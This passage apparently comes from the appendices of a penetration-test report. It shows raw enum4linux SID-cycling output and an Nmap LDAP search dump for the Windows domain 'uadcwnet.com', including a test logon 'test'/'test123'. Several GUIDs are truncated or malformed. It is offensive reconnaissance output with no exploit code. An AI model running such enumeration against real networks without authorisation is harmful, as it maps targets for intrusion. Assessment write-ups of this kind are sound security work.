S-1-5-21-2373017989-4057782597-2990666611-502 UADCWNET\krbtgt (Local
User)
```

```
S-1-5-21-2373017989-4057782597-2990666611-503 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-504 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-505 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-506 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-507 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-508 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-509 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-510 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-511 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-512 UADCWNET\Domain Admins
(Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-513 UADCWNET\Domain Users
(Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-514 UADCWNET\Domain Guests
(Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-515 UADCWNET\Domain
Computers (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-516 UADCWNET\Domain
Controllers (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-517 UADCWNET\Cert Publishers
(Local Group)

S-1-5-21-2373017989-4057782597-2990666611-518 UADCWNET\Schema Admins
(Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-519 UADCWNET\Enterprise
Admins (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-520 UADCWNET\Group Policy
Creator Owners (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-521 UADCWNET\Read-only
Domain Controllers (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-522 UADCWNET\Cloneable
Domain Controllers (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-523 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-524 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-525 UADCWNET\Protected Users
(Domain Group)
```

```
S-1-5-21-2373017989-4057782597-2990666611-526 UADCWNET\Key Admins
(Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-527 UADCWNET\Enterprise Key
Admins (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-528 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-529 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-530 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-531 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-532 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-533 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-534 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-535 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-536 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-537 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-538 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-539 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-540 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-541 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-542 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-543 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-544 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-545 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-546 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-547 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-548 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-549 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-550 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-1000
UADCWNET\SERVER1$ (Local User)

S-1-5-21-2373017989-4057782597-2990666611-1001 *unknown*\*unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-1002 *unknown*\*unknown* (8)
```

```
S-1-5-21-2373017989-4057782597-2990666611-1003 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1004 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1005 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1006 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1007 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1008 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1009 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1010 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1011 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1012 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1013 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1014 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1015 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1016 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1017 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1018 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1019 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1020 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1021 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1022 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1023 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1024 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1025 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1026 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1027 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1028 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1029 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1030 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1031 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1032 *unknown*\*unknown* (8)
```

```
S-1-5-21-2373017989-4057782597-2990666611-1033 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1034 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1035 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1036 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1037 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1038 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1039 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1040 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1041 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1042 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1043 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1044 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1045 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1046 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1047 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1048 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1049 *unknown*\*unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-5-90 and logon username 'test',
password 'test123'
S-1-5-90-500 *unknown*\*unknown* (8)
S-1-5-90-501 *unknown*\*unknown* (8)
S-1-5-90-502 *unknown*\*unknown* (8)
S-1-5-90-503 *unknown*\*unknown* (8)
S-1-5-90-504 *unknown*\*unknown* (8)
S-1-5-90-505 *unknown*\*unknown* (8)
S-1-5-90-506 *unknown*\*unknown* (8)
S-1-5-90-507 *unknown*\*unknown* (8)
S-1-5-90-508 *unknown*\*unknown* (8)
S-1-5-90-509 *unknown*\*unknown* (8)
S-1-5-90-510 *unknown*\*unknown* (8)
```

```
S-1-5-90-511 *unknown*\*unknown* (8)
S-1-5-90-512 *unknown*\*unknown* (8)
S-1-5-90-513 *unknown*\*unknown* (8)
S-1-5-90-514 *unknown*\*unknown* (8)
S-1-5-90-515 *unknown*\*unknown* (8)
S-1-5-90-516 *unknown*\*unknown* (8)
S-1-5-90-517 *unknown*\*unknown* (8)
S-1-5-90-518 *unknown*\*unknown* (8)
S-1-5-90-519 *unknown*\*unknown* (8)
S-1-5-90-520 *unknown*\*unknown* (8)
S-1-5-90-521 *unknown*\*unknown* (8)
S-1-5-90-522 *unknown*\*unknown* (8)
S-1-5-90-523 *unknown*\*unknown* (8)
S-1-5-90-524 *unknown*\*unknown* (8)
S-1-5-90-525 *unknown*\*unknown* (8)
S-1-5-90-526 *unknown*\*unknown* (8)
S-1-5-90-527 *unknown*\*unknown* (8)
S-1-5-90-528 *unknown*\*unknown* (8)
S-1-5-90-529 *unknown*\*unknown* (8)
S-1-5-90-530 *unknown*\*unknown* (8)
S-1-5-90-531 *unknown*\*unknown* (8)
S-1-5-90-532 *unknown*\*unknown* (8)
S-1-5-90-533 *unknown*\*unknown* (8)
S-1-5-90-534 *unknown*\*unknown* (8)
S-1-5-90-535 *unknown*\*unknown* (8)
S-1-5-90-536 *unknown*\*unknown* (8)
S-1-5-90-537 *unknown*\*unknown* (8)
S-1-5-90-538 *unknown*\*unknown* (8)
S-1-5-90-539 *unknown*\*unknown* (8)
S-1-5-90-540 *unknown*\*unknown* (8)
```

```
S-1-5-90-541 *unknown*\*unknown* (8)
S-1-5-90-542 *unknown*\*unknown* (8)
S-1-5-90-543 *unknown*\*unknown* (8)
S-1-5-90-544 *unknown*\*unknown* (8)
S-1-5-90-545 *unknown*\*unknown* (8)
S-1-5-90-546 *unknown*\*unknown* (8)
S-1-5-90-547 *unknown*\*unknown* (8)
S-1-5-90-548 *unknown*\*unknown* (8)
S-1-5-90-549 *unknown*\*unknown* (8)
S-1-5-90-550 *unknown*\*unknown* (8)
S-1-5-90-1000 *unknown*\*unknown* (8)
S-1-5-90-1001 *unknown*\*unknown* (8)
S-1-5-90-1002 *unknown*\*unknown* (8)
S-1-5-90-1003 *unknown*\*unknown* (8)
S-1-5-90-1004 *unknown*\*unknown* (8)
S-1-5-90-1005 *unknown*\*unknown* (8)
S-1-5-90-1006 *unknown*\*unknown* (8)
S-1-5-90-1007 *unknown*\*unknown* (8)
S-1-5-90-1008 *unknown*\*unknown* (8)
S-1-5-90-1009 *unknown*\*unknown* (8)
S-1-5-90-1010 *unknown*\*unknown* (8)
S-1-5-90-1011 *unknown*\*unknown* (8)
S-1-5-90-1012 *unknown*\*unknown* (8)
S-1-5-90-1013 *unknown*\*unknown* (8)
S-1-5-90-1014 *unknown*\*unknown* (8)
S-1-5-90-1015 *unknown*\*unknown* (8)
S-1-5-90-1016 *unknown*\*unknown* (8)
S-1-5-90-1017 *unknown*\*unknown* (8)
S-1-5-90-1018 *unknown*\*unknown* (8)
S-1-5-90-1019 *unknown*\*unknown* (8)
```

```
S-1-5-90-1020 *unknown*\*unknown* (8)
S-1-5-90-1021 *unknown*\*unknown* (8)
S-1-5-90-1022 *unknown*\*unknown* (8)
S-1-5-90-1023 *unknown*\*unknown* (8)
S-1-5-90-1024 *unknown*\*unknown* (8)
S-1-5-90-1025 *unknown*\*unknown* (8)
S-1-5-90-1026 *unknown*\*unknown* (8)
S-1-5-90-1027 *unknown*\*unknown* (8)
S-1-5-90-1028 *unknown*\*unknown* (8)
S-1-5-90-1029 *unknown*\*unknown* (8)
S-1-5-90-1030 *unknown*\*unknown* (8)
S-1-5-90-1031 *unknown*\*unknown* (8)
S-1-5-90-1032 *unknown*\*unknown* (8)
S-1-5-90-1033 *unknown*\*unknown* (8)
S-1-5-90-1034 *unknown*\*unknown* (8)
S-1-5-90-1035 *unknown*\*unknown* (8)
S-1-5-90-1036 *unknown*\*unknown* (8)
S-1-5-90-1037 *unknown*\*unknown* (8)
S-1-5-90-1038 *unknown*\*unknown* (8)
S-1-5-90-1039 *unknown*\*unknown* (8)
S-1-5-90-1040 *unknown*\*unknown* (8)
S-1-5-90-1041 *unknown*\*unknown* (8)
S-1-5-90-1042 *unknown*\*unknown* (8)
S-1-5-90-1043 *unknown*\*unknown* (8)
S-1-5-90-1044 *unknown*\*unknown* (8)
S-1-5-90-1045 *unknown*\*unknown* (8)
S-1-5-90-1046 *unknown*\*unknown* (8)
S-1-5-90-1047 *unknown*\*unknown* (8)
S-1-5-90-1048 *unknown*\*unknown* (8)
S-1-5-90-1049 *unknown*\*unknown* (8)
```

```
S-1-5-90-1050 *unknown*\*unknown* (8)

[+] Enumerating users using SID S-1-5-32 and logon username 'test',
password 'test123'

S-1-5-32-500 *unknown*\*unknown* (8)

S-1-5-32-501 *unknown*\*unknown* (8)

S-1-5-32-502 *unknown*\*unknown* (8)

S-1-5-32-503 *unknown*\*unknown* (8)

S-1-5-32-504 *unknown*\*unknown* (8)

S-1-5-32-505 *unknown*\*unknown* (8)

S-1-5-32-506 *unknown*\*unknown* (8)

S-1-5-32-507 *unknown*\*unknown* (8)

S-1-5-32-508 *unknown*\*unknown* (8)

S-1-5-32-509 *unknown*\*unknown* (8)

S-1-5-32-510 *unknown*\*unknown* (8)

S-1-5-32-511 *unknown*\*unknown* (8)

S-1-5-32-512 *unknown*\*unknown* (8)

S-1-5-32-513 *unknown*\*unknown* (8)

S-1-5-32-514 *unknown*\*unknown* (8)

S-1-5-32-515 *unknown*\*unknown* (8)

S-1-5-32-516 *unknown*\*unknown* (8)

S-1-5-32-517 *unknown*\*unknown* (8)

S-1-5-32-518 *unknown*\*unknown* (8)

S-1-5-32-519 *unknown*\*unknown* (8)

S-1-5-32-520 *unknown*\*unknown* (8)

S-1-5-32-521 *unknown*\*unknown* (8)

S-1-5-32-522 *unknown*\*unknown* (8)

S-1-5-32-523 *unknown*\*unknown* (8)

S-1-5-32-524 *unknown*\*unknown* (8)

S-1-5-32-525 *unknown*\*unknown* (8)

S-1-5-32-526 *unknown*\*unknown* (8)

S-1-5-32-527 *unknown*\*unknown* (8)
```

```
S-1-5-32-528 *unknown*\*unknown* (8)
S-1-5-32-529 *unknown*\*unknown* (8)
S-1-5-32-530 *unknown*\*unknown* (8)
S-1-5-32-531 *unknown*\*unknown* (8)
S-1-5-32-532 *unknown*\*unknown* (8)
S-1-5-32-533 *unknown*\*unknown* (8)
S-1-5-32-534 *unknown*\*unknown* (8)
S-1-5-32-535 *unknown*\*unknown* (8)
S-1-5-32-536 *unknown*\*unknown* (8)
S-1-5-32-537 *unknown*\*unknown* (8)
S-1-5-32-538 *unknown*\*unknown* (8)
S-1-5-32-539 *unknown*\*unknown* (8)
S-1-5-32-540 *unknown*\*unknown* (8)
S-1-5-32-541 *unknown*\*unknown* (8)
S-1-5-32-542 *unknown*\*unknown* (8)
S-1-5-32-543 *unknown*\*unknown* (8)
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 *unknown*\*unknown* (8)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
S-1-5-32-1000 *unknown*\*unknown* (8)
S-1-5-32-1001 *unknown*\*unknown* (8)
S-1-5-32-1002 *unknown*\*unknown* (8)
S-1-5-32-1003 *unknown*\*unknown* (8)
S-1-5-32-1004 *unknown*\*unknown* (8)
S-1-5-32-1005 *unknown*\*unknown* (8)
S-1-5-32-1006 *unknown*\*unknown* (8)
```

```
S-1-5-32-1007 *unknown*\*unknown* (8)
S-1-5-32-1008 *unknown*\*unknown* (8)
S-1-5-32-1009 *unknown*\*unknown* (8)
S-1-5-32-1010 *unknown*\*unknown* (8)
S-1-5-32-1011 *unknown*\*unknown* (8)
S-1-5-32-1012 *unknown*\*unknown* (8)
S-1-5-32-1013 *unknown*\*unknown* (8)
S-1-5-32-1014 *unknown*\*unknown* (8)
S-1-5-32-1015 *unknown*\*unknown* (8)
S-1-5-32-1016 *unknown*\*unknown* (8)
S-1-5-32-1017 *unknown*\*unknown* (8)
S-1-5-32-1018 *unknown*\*unknown* (8)
S-1-5-32-1019 *unknown*\*unknown* (8)
S-1-5-32-1020 *unknown*\*unknown* (8)
S-1-5-32-1021 *unknown*\*unknown* (8)
S-1-5-32-1022 *unknown*\*unknown* (8)
S-1-5-32-1023 *unknown*\*unknown* (8)
S-1-5-32-1024 *unknown*\*unknown* (8)
S-1-5-32-1025 *unknown*\*unknown* (8)
S-1-5-32-1026 *unknown*\*unknown* (8)
S-1-5-32-1027 *unknown*\*unknown* (8)
S-1-5-32-1028 *unknown*\*unknown* (8)
S-1-5-32-1029 *unknown*\*unknown* (8)
S-1-5-32-1030 *unknown*\*unknown* (8)
S-1-5-32-1031 *unknown*\*unknown* (8)
S-1-5-32-1032 *unknown*\*unknown* (8)
S-1-5-32-1033 *unknown*\*unknown* (8)
S-1-5-32-1034 *unknown*\*unknown* (8)
S-1-5-32-1035 *unknown*\*unknown* (8)
S-1-5-32-1036 *unknown*\*unknown* (8)
```

```
S-1-5-32-1037 *unknown*\*unknown* (8)
S-1-5-32-1038 *unknown*\*unknown* (8)
S-1-5-32-1039 *unknown*\*unknown* (8)
S-1-5-32-1040 *unknown*\*unknown* (8)
S-1-5-32-1041 *unknown*\*unknown* (8)
S-1-5-32-1042 *unknown*\*unknown* (8)
S-1-5-32-1043 *unknown*\*unknown* (8)
S-1-5-32-1044 *unknown*\*unknown* (8)
S-1-5-32-1045 *unknown*\*unknown* (8)
S-1-5-32-1046 *unknown*\*unknown* (8)
S-1-5-32-1047 *unknown*\*unknown* (8)
S-1-5-32-1048 *unknown*\*unknown* (8)
S-1-5-32-1049 *unknown*\*unknown* (8)
S-1-5-32-1050 *unknown*\*unknown* (8)

 ============================================
|    Getting printer info for 192.168.10.1    |
 ============================================
No printers returned.


enum4linux complete on Sun Nov 26 12:14:13 2023
```

APPENDIX L – LDAP ENUMERATION RESULTS FOR SERVER1

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-09 05:23 EST
Nmap scan report for Server1 (192.168.10.1)
Host is up (0.00076s latency).

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-search:
|   Context: DC=uadcwnet,DC=com
|     dn: DC=uadcwnet,DC=com
|     dn: CN=Administrator,CN=Users,DC=uadcwnet,DC=com
|     dn: CN=Guest,CN=Users,DC=uadcwnet,DC=com
|         objectClass: top
|         objectClass: person
|         objectClass: organizationalPerson
|         objectClass: user
|         cn: Guest
|         description: Built-in account for guest access to the
computer/domain
|         distinguishedName: CN=Guest,CN=Users,DC=uadcwnet,DC=com
|         instanceType: 4
|         whenCreated: 2022/10/06 16:22:15 UTC
|         whenChanged: 2022/10/06 16:22:15 UTC
|         uSNCreated: 8197
|         memberOf: CN=Guests,CN=Builtin,DC=uadcwnet,DC=com
|         uSNChanged: 8197
|         name: Guest
|         objectGUID: 857eacd2-3017-a142-aca3-bc7fc3e7e58
|         userAccountControl: 66082
|         badPwdCount: 959
```

```
|          codePage: 0
|          countryCode: 0
|          badPasswordTime: 2023-11-26T22:18:42+00:00
|          lastLogoff: 0
|          lastLogon: Never
|          pwdLastSet: Never
|          primaryGroupID: 514
|          objectSid: 1-5-21-2373017989-4057782597-2990666611-501
|          accountExpires: 30828-09-14T06:57:29+00:00
|          logonCount: 0
|          sAMAccountName: Guest
|          sAMAccountType: 805306368
|          objectCategory:
CN=Person,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|          isCriticalSystemObject: TRUE
|          dSCorePropagationData: 2022/10/06 18:08:24 UTC
|          dSCorePropagationData: 2022/10/06 16:23:24 UTC
|          dSCorePropagationData: 1601/01/01 00:04:17 UTC
|      dn: CN=krbtgt,CN=Users,DC=uadcwnet,DC=com
|      dn: CN=Domain Computers,CN=Users,DC=uadcwnet,DC=com
|          objectClass: top
|          objectClass: group
|          cn: Domain Computers
|          description: All workstations and servers joined to the
domain
|          distinguishedName: CN=Domain
Computers,CN=Users,DC=uadcwnet,DC=com
|          instanceType: 4
|          whenCreated: 2022/10/06 16:23:24 UTC
|          whenChanged: 2022/10/06 16:23:24 UTC
|          uSNCreated: 12330
```

```
|         uSNChanged: 12332
|         name: Domain Computers
|         objectGUID: 5b4a94d9-6246-b640-951c-b938593ec87e
|         objectSid: 1-5-21-2373017989-4057782597-2990666611-515
|         sAMAccountName: Domain Computers
|         sAMAccountType: 268435456
|         groupType: -2147483646
|         objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2022/10/06 18:08:24 UTC
|         dSCorePropagationData: 2022/10/06 16:23:24 UTC
|         dSCorePropagationData: 1601/01/01 00:04:17 UTC
|     dn: CN=Domain Controllers,CN=Users,DC=uadcwnet,DC=com
|     dn: CN=Schema Admins,CN=Users,DC=uadcwnet,DC=com
|     dn: CN=Enterprise Admins,CN=Users,DC=uadcwnet,DC=com
|     dn: CN=Cert Publishers,CN=Users,DC=uadcwnet,DC=com
|         objectClass: top
|         objectClass: group
|         cn: Cert Publishers
|         description: Members of this group are permitted to publish
certificates to the directory
|         distinguishedName: CN=Cert
Publishers,CN=Users,DC=uadcwnet,DC=com
|         instanceType: 4
|         whenCreated: 2022/10/06 16:23:24 UTC
|         whenChanged: 2022/10/06 16:23:24 UTC
|         uSNCreated: 12342
|         memberOf: CN=Denied RODC Password Replication
Group,CN=Users,DC=uadcwnet,DC=com
|         uSNChanged: 12344
|         name: Cert Publishers
```

```
|          objectGUID: 8897bbb-ab3b-8f44-b86c-4941be97b1ac
|          objectSid: 1-5-21-2373017989-4057782597-2990666611-517
|          sAMAccountName: Cert Publishers
|          sAMAccountType: 536870912
|          groupType: -2147483644
|          objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|          isCriticalSystemObject: TRUE
|          dSCorePropagationData: 2022/10/06 18:08:24 UTC
|          dSCorePropagationData: 2022/10/06 16:23:24 UTC
|          dSCorePropagationData: 1601/01/01 00:04:17 UTC
|      dn: CN=Domain Admins,CN=Users,DC=uadcwnet,DC=com
|      dn: CN=Domain Users,CN=Users,DC=uadcwnet,DC=com
|          objectClass: top
|          objectClass: group
|          cn: Domain Users
|          description: All domain users
|          distinguishedName: CN=Domain
Users,CN=Users,DC=uadcwnet,DC=com
|          instanceType: 4
|          whenCreated: 2022/10/06 16:23:24 UTC
|          whenChanged: 2022/10/06 16:23:24 UTC
|          uSNCreated: 12348
|          memberOf: CN=Users,CN=Builtin,DC=uadcwnet,DC=com
|          uSNChanged: 12350
|          name: Domain Users
|          objectGUID: f3182fc-203e-8648-b24-ef5c81cdf0c0
|          objectSid: 1-5-21-2373017989-4057782597-2990666611-513
|          sAMAccountName: Domain Users
|          sAMAccountType: 268435456
|          groupType: -2147483646
```

```
|         objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2022/10/06 18:08:24 UTC
|         dSCorePropagationData: 2022/10/06 16:23:24 UTC
|         dSCorePropagationData: 1601/01/01 00:04:17 UTC
|     dn: CN=Domain Guests,CN=Users,DC=uadcwnet,DC=com
|         objectClass: top
|         objectClass: group
|         cn: Domain Guests
|         description: All domain guests
|         distinguishedName: CN=Domain
Guests,CN=Users,DC=uadcwnet,DC=com
|         instanceType: 4
|         whenCreated: 2022/10/06 16:23:24 UTC
|         whenChanged: 2022/10/06 16:23:24 UTC
|         uSNCreated: 12351
|         memberOf: CN=Guests,CN=Builtin,DC=uadcwnet,DC=com
|         uSNChanged: 12353
|         name: Domain Guests
|         objectGUID: 2f6a79c2-5ee-8f4f-8a6f-668d9261496
|         objectSid: 1-5-21-2373017989-4057782597-2990666611-514
|         sAMAccountName: Domain Guests
|         sAMAccountType: 268435456
|         groupType: -2147483646
|         objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2022/10/06 18:08:24 UTC
|         dSCorePropagationData: 2022/10/06 16:23:24 UTC
|         dSCorePropagationData: 1601/01/01 00:04:17 UTC
```

```
|     dn: CN=Group Policy Creator Owners,CN=Users,DC=uadcwnet,DC=com
|         objectClass: top
|         objectClass: group
|         cn: Group Policy Creator Owners
|         description: Members in this group can modify group policy
for the domain
|         member: CN=Administrator,CN=Users,DC=uadcwnet,DC=com
|         distinguishedName: CN=Group Policy Creator
Owners,CN=Users,DC=uadcwnet,DC=com
|         instanceType: 4
|         whenCreated: 2022/10/06 16:23:24 UTC
|         whenChanged: 2022/10/06 16:23:24 UTC
|         uSNCreated: 12354
|         memberOf: CN=Denied RODC Password Replication
Group,CN=Users,DC=uadcwnet,DC=com
|         uSNChanged: 12391
|         name: Group Policy Creator Owners
|         objectGUID: dad1ee4e-dc7f-3a4b-8afa-a274dfa496e
|         objectSid: 1-5-21-2373017989-4057782597-2990666611-520
|         sAMAccountName: Group Policy Creator Owners
|         sAMAccountType: 268435456
|         groupType: -2147483646
|         objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2022/10/06 18:08:24 UTC
|         dSCorePropagationData: 2022/10/06 16:23:24 UTC
|         dSCorePropagationData: 1601/01/01 00:04:17 UTC
|     dn: CN=RAS and IAS Servers,CN=Users,DC=uadcwnet,DC=com
|         objectClass: top
|         objectClass: group
|         cn: RAS and IAS Servers
```

```
|         description: Servers in this group can access remote access
properties of users
|         distinguishedName: CN=RAS and IAS
Servers,CN=Users,DC=uadcwnet,DC=com
|         instanceType: 4
|         whenCreated: 2022/10/06 16:23:24 UTC
|         whenChanged: 2022/10/06 16:23:24 UTC
|         uSNCreated: 12357
|         uSNChanged: 12359
|         name: RAS and IAS Servers
|         objectGUID: fd893aa-cfe9-924d-bf66-5fe6f477ad38
|         objectSid: 1-5-21-2373017989-4057782597-2990666611-553
|         sAMAccountName: RAS and IAS Servers
|         sAMAccountType: 536870912
|         groupType: -2147483644
|         objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2022/10/06 18:08:24 UTC
|         dSCorePropagationData: 2022/10/06 16:23:24 UTC
|         dSCorePropagationData: 1601/01/01 00:04:17 UTC
|     dn: CN=Allowed RODC Password Replication
Group,CN=Users,DC=uadcwnet,DC=com
|         objectClass: top
|         objectClass: group
|         cn: Allowed RODC Password Replication Group
|         description: Members in this group can have their passwords
replicated to all read-only domain controllers in the domain
|         distinguishedName: CN=Allowed RODC Password Replication
Group,CN=Users,DC=uadcwnet,DC=com
|         instanceType: 4
|         whenCreated: 2022/10/06 16:23:24 UTC
```

```
|         whenChanged: 2022/10/06 16:23:24 UTC
|         uSNCreated: 12402
|         uSNChanged: 12404
|         name: Allowed RODC Password Replication Group
|         objectGUID: ae5bf552-418f-644e-9275-63d3ad15157c
|         objectSid: 1-5-21-2373017989-4057782597-2990666611-571
|         sAMAccountName: Allowed RODC Password Replication Group
|         sAMAccountType: 536870912
|         groupType: -2147483644
|         objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2022/10/06 18:08:24 UTC
|         dSCorePropagationData: 2022/10/06 16:23:24 UTC
|         dSCorePropagationData: 1601/01/01 00:04:17 UTC
|     dn: CN=Denied RODC Password Replication
Group,CN=Users,DC=uadcwnet,DC=com
|         objectClass: top
|         objectClass: group
|         cn: Denied RODC Password Replication Group
|         description: Members in this group cannot have their
passwords replicated to any read-only domain controllers in the domain
|         member: CN=Read-only Domain
Controllers,CN=Users,DC=uadcwnet,DC=com
|         member: CN=Group Policy Creator
Owners,CN=Users,DC=uadcwnet,DC=com
|         member: CN=Domain Admins,CN=Users,DC=uadcwnet,DC=com
|         member: CN=Cert Publishers,CN=Users,DC=uadcwnet,DC=com
|         member: CN=Enterprise Admins,CN=Users,DC=uadcwnet,DC=com
|         member: CN=Schema Admins,CN=Users,DC=uadcwnet,DC=com
|         member: CN=Domain Controllers,CN=Users,DC=uadcwnet,DC=com
|         member: CN=krbtgt,CN=Users,DC=uadcwnet,DC=com
```

```
|         distinguishedName: CN=Denied RODC Password Replication
Group,CN=Users,DC=uadcwnet,DC=com
|         instanceType: 4
|         whenCreated: 2022/10/06 16:23:24 UTC
|         whenChanged: 2022/10/06 16:23:24 UTC
|         uSNCreated: 12405
|         uSNChanged: 12433
|         name: Denied RODC Password Replication Group
